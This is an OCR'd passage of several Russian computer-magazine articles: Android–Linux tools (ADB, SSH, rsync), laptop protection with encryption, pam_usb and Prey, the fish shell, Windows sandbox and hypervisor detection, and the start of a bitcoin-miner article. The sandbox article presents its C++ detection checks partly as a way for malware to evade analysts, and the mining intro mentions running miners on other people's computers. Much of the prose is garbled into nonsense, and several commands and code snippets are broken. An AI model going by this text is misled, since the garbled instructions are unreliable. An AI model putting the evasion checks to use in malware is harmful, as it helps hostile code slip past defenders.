$ adb shell input keyevent 26
```

Ну и конечно же, ADB можно использовать для получения доступа к командной строке смартфона:

```
$ adb shell
```

Важно отметить, что ADB может работать не только по USB, но и по Wi-Fi, однако для этого нужно сделать еще кое-что, а точнее — в приложении WiFi ADB. Запускаем приложение, включаем переключатель и подсоединяемся к смартфону с помощью adb connect. Аналогично отсоединяем IP-адрес:

```
$ adb connect IP-адрес
```

WARNING

В некоторых дистрибутивах ADB может не работать без root-прав. Так происходит из-за отсутствия специальных прав udev в дистрибутивах. Придется либо устанавливать их как отдельный пакет (android-udev в Arch Linux), либо настраивать Udev самостоятельно.

ADB-SYNC

ADB можно использовать и для синхронизации файлов между устройством (для этого даже есть отдельная sync), однако удобнее воспользоваться скриптом adb-sync. Его достаточно скачать и запустить. Например, так можно синхронизировать музыку на устройстве и на ПК:

```
$ adb-sync ~/Music /sdcard/Music
```

А так выполнить ту же синхронизацию, но с удаленным файлом, которые были удалены на ПК:

```
$ adb-sync --delete ~/Music/ /sdcard/Music
```

Простой способ скачать файлы на комп (обратная синхронизация):

```
$ adb-sync --reverse /sdcard/Download/ ~/Downloads
```

ADB-SERVER

Android-один интересный способ, который позволит с файлами на устройстве с помощью ADB — использовать sftp, псевдоФС, которая позволяет смонтировать устройство как папку. Это фишка или любой другой клиентуры.

Прошлая версия установить adbfs в Arch Linux. Здесь она есть в AUR, поэтому дополнительно выполняем команду:

```
$ yaourt -S adbfs-rootless-git
```

В Ubuntu и других системах необходимо сначала собирать вручную:

```
$ sudo apt-get install libfuse-dev android-tools-adb
$ git clone git clone/home/user/opkg/adbfs-rootless.git
$ cd adbfs-rootless
$ make
```

Ну а дальше можно подключить файловую систему:

```
$ mkdir ~/Android
$ adbfs ~/Android
```

Для отключения:

```
$ fusermount -u ~/Android
```

GO-MTPFS

Еще один вариант подключения устройства как файловой системы — go-mtpfs, фреймвок системы, позволяющая передавать данные по протоколу MTP. Именно этот протокол используется в смартфонах без карты памяти.

В Arch Linux установить go-mtpfs очень просто:

```
$ yaourt -S go-mtpfs
```

В других дистрибутивах необходимо сначала включить Go:

```
$ sudo apt-get install golang-go libusb1-devel
$ mkdir /tmp/go
$ export GOPATH=/tmp/go
$ go get github.com/hanwen/go-mtpfs
$ go install github.com/hanwen/go-mtpfs
```

Дальше все так же элементарно, как с adbfs:

```
$ mkdir ~/Android
$ go-mtpfs ~/Android
```

Для отключения:

```
$ fusermount -u ~/Android
```

SSH

Идея использовать ADB для общения с устройством может показаться странной, но для этого есть свои плюсы. Android существует сразу несколько различных SSH-серверов, не требующих права root. Так оно и есть, во многих случаях достаточно использовать root-права для генерации ключа сервера (хотя выбрать SimpleSSHD), просто бесплатно сервер для проверенного варианта SSH сервера Dropbear для встраиваемых систем. Если у тебя есть root, то рекомендую также установить Rsync On Free, набор утилит кажда для стрим, необходимый для синхронизации.

Использовать SimpleSSHD очень просто. Запускаешь, нажимаешь START и подключаешься к android-ноу IP-адресу (порт 2222).

```
$ ssh 192.168.31.236 -p 2222
```

В момент подключения на экране появится одноразовый пароль, который следует указать в клиенте. Это не очень удобный способ аутентификации, но по мелочи, можно сгенерировать по ключам. Если пользователь генерирует свой открытый ключ (~/.ssh/id_rsa.pub) и authorized_keys и положит в каталог ssh на корне памяти смартфона:

BASH, TMUX, MC

SSH-сервер на смартфоне сам по себе отнюдь не шедевр шедевров, но еще шедевр из можно сделать, если установить на смартфон классические утилиты, например, bash, tmux, mc. Последний позволит в том числе и запускать на смартфоне Midnight Commander — классический файловый менеджер, который, к сожалению, не стоит по умолчанию. Второй необходим для корректного формирования учетной.

Выбрать версию и каталог тепгеtb очень на карту лямпа смартфона. Затем подключить к нему по SSH и ввести следующие команды, чтобы получить возможность модифицировать каталоги:

```
$ su
# mount -o remount,rw /system
```

Далее скопируй все нужные утилиты в /system/xbin/ и установи на них бит исполняемости (755):

```
# cp bash /system/xbin/
# chmod 755 /system/xbin/bash
```

Затем создай файл /sdcard/ssh/.bashrc, поместив в него следующий скрипт:

```
export TERMINFO=/sdcard/terminfo
export TMPDIR=/data/local/tmp
export PS1="\u@\h:\w\$ "
```

Опрой настройки SimpleSSHD на смартфоне и в опции Login Shell указ **/system/xbin/bash**, остаешин и вновь запусти сервер. При следующем входе по SSH сервером bash и будет доступны скопированные тобой утилиты.

Чтобы добиться корректной работы Vim и mc, скопирой на карту памяти папки /etc/mc и /etc/vim, а в файл /sdcard/ssh/.bashrc добавь строки:

```
export MC_DATADIR=/sdcard/mc
export VIMRUNTIME=/sdcard/vim
```

RSYNC

SSH-сервер дает нам возможность использовать rsync, мощную утилиту для синхронизации и бэкапа файлов. Rsync позволяет осуществлять быстрые двухсторонние синхронизации файлов между двумя машинами (или машиной и смартфоном, как в нашем случае) с вынужденным только новых и измененных файлов и возможностью возобновления прерванной передачи.

Простейший пример использования rsync в связке со смартфоном:

```
$ rsync -update --progress -e 'ssh -p 2222' anv 192.168.31.236:/
/sdcard/DCIM/Camera ~/Photos
```

Это команда скопирует все фотографии со смартфона в каталог ~/Photos/ пропустив то, что уже есть в каталоге. Связка опций -anv в данном случае означает, что каталог необходимо передать как есть со всеми его правами и правами на файлы. Для -p порт использовать связки (flag -z).

Обратная команда — копирование данных с машины на смартфон:

```
$ rsync -delete --progress -e 'ssh -p 2222' -azv ~/Books 192.168.31.
236:/sdcard/Books
```

Здесь мы использовали флаг --delete, чтобы удалить файлы, которые были удалены на локального каталога ~/Books.


Rsync позволяет также сохранение прогресс будет удалить частично переданные файлы. Чтобы этого избежать, можно использовать флаг --partial, который сохраняет прогресс скачивания частично файлы и возобновляет их загрузку при следующем запуске команды.

SSHBUTTON

Ок, с серверу мы подключились, файлы синхронизировали, но что, если нам нужно обратное SSH-подключение от смартфона к компу? В этом случае следует воспользоваться SSH-клиентом для Android. Его же, Connectbot, например, если, конечно, ты готов вводить команды на сенсорной клавиатуре или внешнюю вешать.

Если же готов, тебе выбор — приложение SSH button, позволяющее запускать нужные команды на машине по нажатию кнопки. Интерфейс у SSH button отрадный, но приложение отлично работает. Просто запусти SSH button, Menu → Add, и введи имя кнопки, адрес, адрес SSH-сервера, логин и пароль.

SSH button позволяет использовать для выполнения или усиления комп (команды **systemctl suspend** и **halt**), запуска и остановки торрентов, конвертирования файлов (например), rsyncs, rsyncs, которые и расскажешь в одной из прошлых статей, позволяет управлять собой через командную строку.



ВЫВОДЫ

Использовать Android в связке с Linux и SSH довольно удобно. В отличие от Windows здесь на нужном каталоге доступны дополнения, специальные скрипты и стрим стрим-менеджер. В большинстве случаев можно обойтись стандартными для мира Linux SSH и rsync, но в Сети всегда можно найти более интересные инструменты. ✖

ТРЮКИ

ЗАЩИЩАЕМ НОУТБУК С LINUX

ШИФРОВАНИЕ, АУТЕНТИФИКАЦИЯ ПО ОТПЕЧАТКУ И ВОЗВРАТ УКРАДЕННОГО

Евгений Зобнин
Редактор Linux Format

Уверен, многие читатели [1] уже давно изобрели для себя оптимальное сочетание и алгоритм для ноутбука, как основной инструмент для работы, увы,и всего остального. Мир движется к месту и стал мобильным. Но там, где есть мобильная техника, есть и риски потерять, украсть, или быть ограбленным. Как при этом не лишиться данных, уберечь их от посторонних глаз и злоумышленников украденного? Попробуем разобраться.

ФИЗИЧЕСКАЯ ДОСТУП

Мы можем лишь на время, в лучшем случае, на ночь, оставить ноутбук, где сможем, но если мы не используем стандартные средства и такой вариант, как домашний компьютер, мы можем оказаться в ситуации, когда ноутбук пропадает, и может даже попасть в чьи-то руки. Поэтому, если вы не хотите, чтобы ваши данные были доступны злоумышленникам, то лучше всегда использовать шифрование. Для этого можно использовать LUKS, который позволяет шифровать отдельные разделы на диске. Если либо это сделано — исходный раздел, на который вы не можете зайти, на другом — можно, воспользовавшись WinCrypt или другим аналогичным инструментом расшифровать и смонтировать в операционной системе зашифрованный раздел, чтобы иметь возможность и Вторая без синхронизации всех зашифрованных данных на нем мобильных устройств.

Использовать EncFS и CryFS крайне просто. Достаточно установить пакет, например, для Debian/Ubuntu:

```
$ sudo apt-get install encfs cryfs
```

В данном случае мы подключаем зашифрованный каталог **~/Dropbox/box** к каталогу **~/Dropbox/plain**, запускаем и монтируем файловую систему в первом и зашифрованном виде:

В этот момент можно спокойно всю целиком данные: скачи паутину, клиент GPG, работает напрямую криптостойкостью, базы паролей и так далее. Подключение к серверу, например, после каждой загрузки, в после использования сеанса:

```
$ fusermount -u ~/crypto
```

АУТЕНТИФИКАЦИЯ БЕЗ ПАРОЛЯ

Итак, диск защищен, пароль установлен, но удобно ли это? Вместо пароля, который нужно вводить в современных ноутбуках каждый раз, когда вы его открываете, вместо пароля для расшифровки данных при загрузке ноутбук, но вводить пароль каждый раз при разблокировке экрана не слишком удобно. Тем более пароль могут подсмотреть, после сохраняя в самолете. Нужен другой способ, а лучше два альтернативных способа.

Фонарик

Допустим, вы не слишком про шпиц под маскировки PyAuthKey. Это USB-ключ, выступающий в роли второго фактора при аутентификации на сайте и в системе. Пароль такой ключ не запоминает, но в системе вместо него можно использовать ssh-ключ.

Для начала нужно установить настроить аутентификацию с помощью любой USB-фонарик. Проблема: работы здесь, следующий уровень запускает на ядрах 2 Kibibit случайным данным, которые выступают в роли уникальной ключ. Для генерации ключей нужно определить ключ, которого для генерации сервиса: на с сохранением в ключе и пустит тебя в систему, если он совпадает.

Чтобы все это заработало, необходимы выполнить следующие шаги. Установить пакеты:

```
$ git clone https://github.com/alessandrd/pam_usb.git
$ cd pam_usb/
$ sudo
$ sudo make install
```

В Arch Linux pam_usb доступен в AUR:

```
$ yaourt -S pam_usb
```

Добавить по самым случайным данным на фонарик (здесь AuthKey — пароль по умолчанию):

```
$ sudo pamusb-conf --add-device AuthKey
```

Указать пользователя, который будет проходить аутентификацию с помощью ключа:

```
$ sudo pamusb-conf --add-user username
```

Проверить, что все настроено так, как надо:

```
$ sudo pamusb-check username
```

Наконец, добавить pam_usb в список PAM-модулей. Для этого отредактировать файл **/etc/pam.d/common-auth** или **/etc/pam.d/system-auth** в Arch Linux и Fedora и добавляем в начало файла строку:

```
auth sufficient pam_usb.so
```

В этом случае фонарик будет достаточно для аутентификации. Если же вы хотите получить двухфакторную аутентификацию, когда требуется и фонарик, и пароль, можно строчку на такую:

```
auth required pam_usb.so
```

Умный в виду, что автор pam_usb не позаботился сказа разработку как нечто, чему можно доверять защищенной. Предусмотрительный тайны и уж тем более безопасности пишется сотра. С фонаря можно сиять, диет, запишу его другую фонарику и использовать на для аутентификации.

```
$ pamusb-agent -a AuthKey
Please select the device you wish to add
Bus 2, Device 3: ID 13fe:3100 [Kingston DT101G2/PMAP]
Which volume would you like to use for storing data ?
Bus 2, Device 3: ID 13fe:3100 [Kingston DT101G2/PMAP]
Volumes :
Name        AuthKey
Vendor      Kingston
Model       DT101G2/PMAP
Serial      [0C60010230000230]
Uuid        [7A2A-0E0D]
Type        vfat
Size        [7.9Go]
Free        [7.9Go]
Mount Point [/media/AuthKey]
Do you confirm(y/n) ?
y
$ ./bootstrap.sh
$ ./configure
$ sudo
$ sudo make install
```

В Arch Linux установка делается так:

```
$ yaourt -S google-authenticator-libpam-git
```

Далее запускаем приложение google-authenticator:

```
$ google-authenticator
```

Если спокойствие сбой ещё или сомнения сам ты нечто, которые необходимо сделать, чтобы в каждом случае, когда вы пытаетесь зайти в систему, вводить и также пароль и также пароль-пароль. Для этого нужно, если вы хотите, если вы хотите, чтобы лечение временного расхождения между системными часами вашего компьютера и смартфоном.

Далее, как и в случае с фонарик, добавляем в **/etc/pam.d/common-auth** следующую строку:

```
auth required pam_google_authenticator.so no_increment_hotp
```

Одноразовые пароли можно без проблем кэшировать, с необходимостью сделать фонарик и также вариацию. Для этого просто вызвав второй опцией с кэшем значение:

ПРОТИВОСТОЯНИЕ

Мы рассмотрели, как, одноразовые коды и шифрования мы можем защитить ноутбук. Но что, если ноутбук украдут, Чтобы защитить сам ноутбук, нужно сделать другое средство, в значении некая система отслеживания, подробнее фонарик Prey. Prey. Ты есть на сайте, чтобы отслеживать бы как данные сделать — и ноутбуке, определять его координаты, сделать снимок экрана и снимок фотографии с веб-камеры.

Сразу же лучше решение в этой сфере называется Prey. Он доступен для пользователя и каждый на Windows, macOS и Linux. Нас интересует последний вариант, поэтому идем на страницу загрузки, качаем deb-пакет и устанавливаем его:

```
$ sudo dpkg -i prey_1.7.5_amd64.deb
```

В Arch Linux Prey есть в AUR:

```
$ yaourt -S prey-node-client
```

Теперь создаем аккаунт в ведр, что аутентифицировать в системе по ящу, именем **prey_project**.

Когда регистрация будет завершена, запускаем конфигурацию:

```
$ sudo prey config account setup
```

Он спросит пойти в email-адресе, потом ресвет вести пароль, и на этом успокоится будет завершена. Чтобы проверить, что все работает, перешлем тестовый отчет: **sudo prey test --report**. Дополнительные возможностями отслеживания в разделе реального времени.

Бесплатно аккаунт Prey позволяет ужать местоположение устройства, отслеживать его IP, а также, конечно, сигнализацию, заблокировать устройство, сделать снимки камерой или скриншоты. Чтобы полность воспользоваться данными и сделать снимки, нужно перейти платить дешевые в месяц.

Такой имей в виду, что в отличие от смартфона, которые по дефолту всегда подключены к мобильной сети и таким образом всегда доступны для отслеживания, ноутбуки, как правило, подключаются к интернету спустя 30 минут после кражи, после разрешения пользователя. Другие сервисы, которые найти сам, Prey — самый удобный и простой.

ВЗЛОМ

/Prey -p 1 -f videoloiuz -s 640x480 -r 10 -i /dev/video0 -f image2 SHOW/webcam.jpg

Также можно **take_photo**, поскольку в каталог **~/bin** и дай права на исполнение:

```
$ nano ~/bin/take_photo
```

Теперь нам надо написать скрипт, который будет запускать наш скрипт после прорабатывания. Взяв его:

```
#!/bin/sh
[ -z $1 ] && [ $2 ] && scanport $2 | tbm
sudo -u TBOT_MMB_BF_CACTION /home/TBOT_MMB_BF_CACTION/bin/take_p
hoto
fi
```

Назовем его **BMtake_photo**, положим в каталог **/lib/systemd/system-sleep/** и точно так же дай права на исполнение:

```
$ nano /lib/systemd/system-sleep/BMtake_photo
```

Теперь при каждом пробуждении ноутбук будет делать фото и сохранять его в файлы **~/webcam.png**. Но что мы можем еще выше делает и отправить фото в телеграм. Для этого установливаем telegram-cli. Проще всего сделать в Arch Linux:

```
$ yaourt -S telegram-cli.git
```

Регистрация отправку сообщений **telegram-cli**, она запросит номер телефона (формат полный в формате +7123456789), а затем код безопасности из СМС-сообщения. Затем можно проверить, что все работает:

```
$ telegram -W -e "send_photo @TBOT_MMB_BF_CACTION SHOW/webcam.
png data"
```

Теперь он от телеграм бот фото, которое, но и отправит его в ваш телеграм-аккаунт **Ubuntu** (имя бота, которое вы сделали задаете перед отправкой, чтобы ноутбук успел подсоединиться к Wi-Fi).

ВЫВОДЫ


Защитить ноутбук не так просто, как кажется, поскольку, которые использовать! Подсоединяя одноразовые пароли с фонарика, шифруя диск, отслеживая ноутбук по отпечатку пальца и имеет возможность отслеживания по всем типам данных, которые вы можете перенести, отправляя в стиле, что если бы сам ноутбук стал всем возможным. ✖

WWW

Андрей Письменный
Шеф-редактор
apismenny@gmail.com

1 FISH SHELL — ЗАМЕНА ДЛЯ BASH С УПОРОМ НА КОМФОРТ И ЮЗАБИЛИТИ


Все давно свыклись с тем, что командная строка не менялась с семидесятых-восьмидесятых годов, и понимают, что лучше уже вряд ли станет. Однако попытки изменить ситуацию всё же нет-нет да предпринимаются. Разработчик шелла под названием fish решил вытянуть UX командной строки хотя бы еще на десять лет в будущее. Слоган на главной странице проекта иронично гласит: «Наконец-то шелл, достойный девяностых годов!»



Сайт fish

Среди основных достоинств fish перечисляются: цвета VGA, автодополнение, удобные настройки «из коробки», вменяемая система скриптования, подсказки для параметров команд и настройка из браузера.

При работе самое заметное отличие от bash — это, конечно, автодополнение: дополняются как пути, так и названия команд и даже параметры к ним. Например, если написать `ls -` и нажать Tab, то fish покажет полный список параметров с пояснениями, вытянутыми из страницы man.


fish
ls -l -h -t
-c Sort by ctime (status modification time)
-d List directories themselves, not their contents
-f Do not sort, enable -aU, disable -ls -l
-g Like -l, but do not list owner
-h Print sizes like 1K 234M 2G etc.
-i Print inode number of each file
-k Use blocks of 1024 bytes
-m Fill width with a comma separated list of files
-n Like -l, but list numeric user and group IDs
-o Like -l, but do not list group information
-p Write a / after each filename if that is a directory
-q Print ? instead of non-printable characters
-r Reverse order while sorting
-s Print the allocated size of each file, in blocks
-t Sort by modification time, newest first
-u Use time of last access instead of modification time
-x List files in columns, sorted horizontally
-A Like -a, but do not list implied . and ..
-B Do not list implied entries ending with ~
-C List files in columns
-F Append indicator (one of */=>@|) to entries
-G Do not list owner
-H Follow symbolic links listed on the command line
-L Follow symbolic links
-R Recursively list subdirectories
-S Sort by file size
-U Do not sort; list entries in directory order
-X Sort alphabetically by entry extension
-a Do not ignore entries starting with .
-b Print C-style escapes for nongraphic characters
-c Use ctime for sorting and printing
-d Write the raw data bytes to stdout
-f Force output to be one entry per line
-g Like -l, but do not list owner
-h Print sizes like 1K 234M 2G etc.
-i Print the inode number of each file
-k Use blocks of 1024 bytes
-l Use a long listing format

ДЕТЕКТ ПЕСОЧНИЦЫ

УЧИМСЯ ОПРЕДЕЛЯТЬ, РАБОТАЕТ ЛИ ПРИЛОЖЕНИЕ В SANDBOX-ИЗОЛЯЦИИ

Методы детектирования сандбоксов так же востребованы у разработчиков защит, как и методы антиотладки: если программный работает в изолированной среде, это может означать, что ее поведение хотят исследовать ревсерсеры или вирусы-аналитики, либо это означает, что наш фреймворк изолирования защищает стандартные решений internet security. Так или иначе, определение факта изоляции программы — полезный навык, который пригодится и разработчикам защит, и вирмейкерам. В этой статье я покажу, как распознавать sandbox-изоляцию и запуск под лупами, вирусами разных типов.

INFO

Sandbox (песочница) — изолированная среда, в которой задается и контролируется набор ресурсов для запущенной внутри нее программы. Как правило, ограничивается и фильтруется вызовы WinAPI, которые отвечают за доступ к оборудованию, процессорным ядрам, оперативной памяти, а также доступ к сети и прикладным данным пользователя. Песочницы часто используются для запуска небезопасного кода и для анализа программ.

ПРОВЕРЕМ ЗАПУЩЕННЫЕ ПРОЦЕССЫ

Если вирус песочницу нашел прибабахнутый новичок, то это обычный дилетантизм. Можно просто сравнить количество процессов в системе выполненных после запуска. Для этого сначала, когда перечисляет все процессы и сохраняет PIDы процессов в переменную numbers:

```
DWORD getPIDProc(char * pProcName)
{
    HANDLE pHandle = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if(pHandle == NULL) return 0;
    PROCESSENTRY32 Process;
    DWORD pid;
    Process.dwSize = sizeof(Process);
    bool loop = Process32First(pHandle, &Process);
    if(!loop == NULL) return 0;
    while (loop)
    {
        if (strcmp(Process.szExeFile, pProcName))
        {
        pid = Process.th32ProcessID;
            CloseHandle(pHandle);
            return pid;
        }
        loop = Process32Next(pHandle, &Process);
    }
    return 0;
}
```

Делает песочницу Comodo Internet Security:

```
if(getPIDProc("cmdvirth.exe") std::cout << "Comodo sandbox detected!\n";
```

Процесс **cmdvirth.exe** обеспечивает виртуализацию в Comodo Internet Security. По тому же принципу можно проверить песочницу Sandboxie:

```
if(getPIDProc("Sbiesvc.exe") std::cout << "Sandboxie detected!\n";
```

Я думаю, что понятно почему :-) Если процесс не будет найден, функция вернет 0, и условие **if** не будет выполнено. Такая функция вернет 0, если возникнут проблемы с получением первого процесса в системном снапшоте функции **Process32First** либо с получением самого снапшота функцией **CreateToolhelp32Snapshot**.

ПРОВЕРЕМ ПОДКЛЮЧЕННЫЕ МОДУЛИ В НАШЕМ АДРЕСНОМ ПРОСТРАНСТВЕ

Другая эвристика — проверять подключенные модули в адресном пространстве нашей программы на предмет известных модулей песочниц. Для этого перечисляем из нашего процесса при помощи WinAPI-функции **GetModuleHandle**:

```
BOOL checkLoadedDll(LPCWSTR pDllName)
{
    HMODULE hDll = GetModuleHandle(pDllName);
    if(!hDll) return TRUE;
}
```

Проверка на песочницу Comodo Internet Security:

```
if (checkLoadedDll("cmdvrt64.dll")) std::cout << "Comodo sandbox detected!\n";
```

Или проверим на Sandboxie:

```
if (checkLoadedDll("sbiedll.dll")) std::cout << "Sandboxie detected!\n";
```

Функция **GetModuleHandle()** проверяет наличие DLL в адресном пространстве вызывающего процесса. Если функция не находит модуль, то возвращает нолик, условие не срабатывает.

Чтобы узнать список подключенных внедрений в стороннем процессе, нужно получить его хендл, вызвав функцию WinAPI **OpenProcess**, затем перечислить все подключенные к процессу модули с помощью функции **EnumProcessModules** (а нам нужно перебрать полученный массив) и наконец, получить имя каждого модуля с помощью функции WinAPI **GetModuleFileNameex**.

ЧЕЛОВЕЧЕСКИЙ ФАКТОР

Что делать, если песочница не знает, при каких именно процессах/окнах работает использована? Надо сказать, что очень сложно на 100% эмулировать стандартное окружение, ведь она будет работать на уровне ядра, может прятать все свои процессы, подключенные модули, но не сможет обойтись без виртуальной драйвер. Значит, которые будут перечислены далее, я рекомендую использовать по принципу эвристики системы для определения наличия: чем больше будет найдено, тем больше вероятно, что мы находимся в изолированной среде.

Первый способ — проверить обнаружение sandbox-изоляции окнами на человеческое поведение. Мы допускаем, что после запуска нашей программы пользователь переключится, и если это произойдет, то можно предположить, что песочница не используется. Сравним координаты курсора через интервал времени в несколько секунд — если координаты не изменятся, можно ставить один флаг о попытке того, что нас исследуют внутри песочницы.

```
BOOL mouse_motion()
{
    int count = 0;
    POINT mouse_coordinates1 = {};
    POINT mouse_coordinates2 = {};
    GetCursorPos(&mouse_coordinates1);
    Sleep(1000);
    GetCursorPos(&mouse_coordinates2);
    if (mouse_coordinates1.x == mouse_coordinates2.x) &&
        (mouse_coordinates1.y == mouse_coordinates2.y)
        ++count;
    GetCursorPos(&mouse_coordinates1);
    Sleep(1000);
    GetCursorPos(&mouse_coordinates2);
    if (mouse_coordinates1.x == mouse_coordinates2.x) &&
        (mouse_coordinates1.y == mouse_coordinates2.y)
        ++count;
    if(count > 0) return TRUE;
        else return FALSE;
}
```

В этой функции мы берем два скрока времени по полтора секунды каждый, и если в каждом из этих интервалов времени не было перемещения курсора мыши, делаем вывод, что скорее всего, выполняется идет под бдительным взором песочницы, и возвращаем TRUE.

PEB -> NUMBEROFPROCESSORS

Исполняемая среда часто хранит число процессоров, чтобы не занять все ресурсы компьютера. Например, песочница может эмулировать одноядерный процессор. Но на дворе 2018 год, и даже в мобильных гаджетах присутствует какие-то четырехядерные чипы. Чтобы не сделать исключение, обязательно процессорное ядрит наша программа. Если ядро всего одно, то это повод для подозрений.

Код для архитектуры x64:

```
PULONG prcount = (PULONG)[__readgsqword(0x60) + 0x0B];  // OWORD NumberOfProcessors;
```

Для x86:

```
PULONG prcount = (PULONG)[__readfsdword(0x30) + 0x64];  // DWORD NumberOfProcessors;
```

Этот код получает содержимое поля **NumberOfProcessors** из PEB (Process Environment Block). Теперь нечто проверить число процессоров:

```
if (*prcount < 2) std::cout << "NumberOfProcessors << 1, may be sandboxed!\n";
```

ВЫЯСНЯЕМ РАЗМЕР ОПЕРАТИВНОЙ ПАМЯТИ

Другая проблема песочницы — ограниченный объем оперативной памяти. В нашем деле редко можно упустить ПК с одним двумя гигабайтами оперативки. Поэтому сверим размер доступного объема для сверкрпесок. Вот как надо бы реализовав проверку:

```
BOOL check_memory()
{
    MEMORYSTATUSEX mem_stat = {0};
    status.dwLength = sizeof(mem_stat);
    GlobalMemoryStatusEx(&mem_stat);
    if(mem_stat.ullTotalPhys < (1024LL * (1024LL * (1024LL * 1LL))))
return TRUE;
    else return FALSE;
}
```

ПРОВЕРЕМ СВОБОДНОЕ МЕСТО

Местоместа на жестком диске? Возможно, и правда все ресурсы ушли туда, но есть вероятность того, что это очередной песочница тестовица. В этом случае мы проверяем, что на компьютере работает и исполнен, если достаточно меньше 50 Гбайт:

```
BOOL check_freespace()
{
    LPLWCTR lpDirectoryName = NULL;
    ULARGE_INTEGER lpTotalNumberOfFreeBytes;
BOOL bStat = GetDiskFreeSpaceExW(lpDirectoryName, NULL, &lpTotalNumberOfFreeBytes, NULL);
    if (!bStat)
        if (lpTotalNumberOfFreeBytes.QuadPart < (1ULL * (1024ULL * (1024ULL * (1024ULL)))))
            return TRUE;
        else return FALSE;
    else
    {
    }
}
```

ПРОСТЫЕ ТАЙМИНГ-АТАКИ

Песочницы зачастую можно приблизительно к ресурсам и нередко сильно замедляют работу программы. Мы можем использовать тайминг-атаки для этого, чтобы отличить исследуемую среду обнаружения или нет. Один из вариантов — выполнить какой-нибудь достаточный вызов, который на чистой системе будет работать мгновенно, а в эмулируемой среде замедлен из-за эмуляции песочницы. Если разница велика, то можно предположить, что песочница нас исследует. На такой трюк поймется, например, последняя Sandboxie.

```
BOOL checkTiming()
{
    unsigned __int64 counter1, counter2, counter3;
    int i = 0;
    do
    {
        counter1 = __rdtsc();
        GetProcessHeap();
        counter2 = __rdtsc();
        CloseHandle(0);
        counter3 = __rdtsc();
        // Замеряем отношение времени выполнения CloseHandle к GetProcessHeap()
        if ( ( ((DWORD)(counter3) - (DWORD)(counter2)) / ((DWORD)(counter2) - (DWORD)(counter1)) ) >= 10)
            return TRUE;
    } while (i += 0x1, i != 1ui64);
    return FALSE;
}
```

Отслежим время выполнения функции **CloseHandle** с **GetProcessHeap()** далее была просто 1 к 10. Если отношение меньше, делаем вывод о наличии фильтрации вызовов в драйвере песочницы.

Теперь можно проверить отношение, точнее время — например, исследуется вызовы функции **Sleep()**. Если сделать замеры времени выполнения до вызова **Sleep()** и после, то мы это увидим.

```
BOOL check_sleep()
{
    // Инициализируем пустые метки
    DWORD counterStart = 0;
    DWORD counterEnd = 0;
    DWORD difference = 0;
    counterStart = GetTickCount();  // Засекаем время до вызова Sleep();
    Sleep(10000);  // Засыпаем на 10 секунд
    counterEnd = GetTickCount();  // Проверяем время после вызова
    difference = counterEnd - counterStart;  // Сравниваем временные интервалы
    if (difference > 9900) // Корректируем на сбои секунду, допускаем погрешность
        return FALSE;
    else  return TRUE;
}
```

БЫСТРЫЙ ДЕТЕКТ ГИПЕРВИЗОРОВ

Мы рассмотрели детектирование эвристики и нюансы программы-песочницы — но есть еще и гипервизоры! Здесь нам поможет инструкция **__cpuid**. Она загружает у процессора его тип и функции, которые он поддерживает. Мы выдаем на полученем значениями структуры **cpuInfo**, которая состоит из четырех чисел, передаваемых в регистрах процессора EAX, EBX, ECX и EDX. Мы вызвав нашу функцию, чтобы структуру **cpuInfo** и число **function_id**, которое говорит команде, какие именно информация нас интересует. Функция подразумевает как x64-, так и x86-архитектуры. Ее прототип выглядит следующим образом:

```
void __cpuid(
    int cpuInfo[4],
    int function_id
);
```

Если передать число 1 в поле **function_id** и посмотреть, выставлен ли 31-й бит в регистре ECX структуры **cpuInfo**, то можно узнать о присутствии гипервизора. Итак, надо:

```
BOOL check_cpuid()
{
    int cpuInfo[4] = {-1 };// Объявляем структуру cpuInfo и инициализируем ее
    __cpuid(cpuInfo, 1);// Загружаем данные
    if ((cpuInfo[2] >> 31) & 1)
        return TRUE;// Проверяем нужный бит в структуре cpuInfo
    else
    {
    }
}
```

Помимо этого, известные гипервизоры детектируются так же, как и песочницы: можно просто посмотреть на процессы или характерные записи в реестре. Давай попробуем заделать гипервизор Virtual PC при помощи функции, которая по названию ищет процесс — **DWORD getPIDProc(char * pProcName)**. Просто передаем в нее имя нужного процесса, характерного для Virtual PC:

```
if(getPIDProc("VMSrvc.exe") || getPIDProc("VMSrvc.exe")) std::cout << "Virtual PC detected!\n";
```

Так же легко найдем гипервизор Citrix Xen:

```
if(getPIDProc("xenservice.exe")) std::cout << "Citrix Xen detected!\n
";
```

Теперь посмотрим, как задействовать гипервизоры по характерным записям в реестре. Для этого напишем небольшую функцию, которая поможет нам определить, что процесс свободен/занят. :)

```
BOOL check_wine_registry_key()
{
    HKEY phKeyRoot = ((L);
    if (RegOpenKeyExW(CURRENT_USER, _T("SOFTWARE\\Wine"), NULL, KEY_READ, &phKeyRoot) == ERROR_SUCCESS)
    {
        RegCloseKey(phKeyRoot);
        return TRUE;
    }
}
```

ЗАКЛЮЧЕНИЕ

Вот мы и разобрали, как определять известные изолированные среды разнообразной сложности. Мне хотя и не всеохватно описано, но от такого набора заглоков можно будет отталкиваться при спуске своего метода определения в песочницу, а обходу/снаобходимости. :)

© ОПЕН СИСТЕМС

КОДИНГ

MINING POOL НА JAVA

Сергей Ковалев
Артем Шаповалов
Дмитрий Ковалев

КОДИМ РАСПРЕДЕЛЕННЫЙ БИТКОЙН-МАЙНЕР

Падение курса Bitcoin привело к тому, что даже в нашей которой стране с дешевым электричеством майнить стало значительно менее выгодно. Что остается делать энтузиастам-криптолюбителям? Особо продвинутые ставят майнеры к расчетам чужих компьютеров, а так, сказать, передорить в распределенные вычислениях.

ВЫБИРАЕМ ВАЛЮТУ И ГОТОВИМ ИНСТРУМЕНТАРИЙ

В качестве криптовалюты мы выбрали биткоины — из за на высокой стоимости и относительно хорошей доказанности. Так как бонусы-ситы, на имеет централизованного хранилища данных, чтобы с ней работать, нам понадобится средства программирования. С другими целями Сергей Ковалев использовал — пакет программ Bitcoin Core. Скачиваешь с официальных сайтов, запускаешь, ждешь, пока все синхронизируется, для начала работает в тестовом пулом использовать тестовые сети testnet, которая предназначена специально для отладки и тестирования. Запускаем (в случае Bitcoin Core (testnet) и идем. пока закончится синхронизация. Для дальнейшей для работы будем использовать библиотеку bitcoinlib.

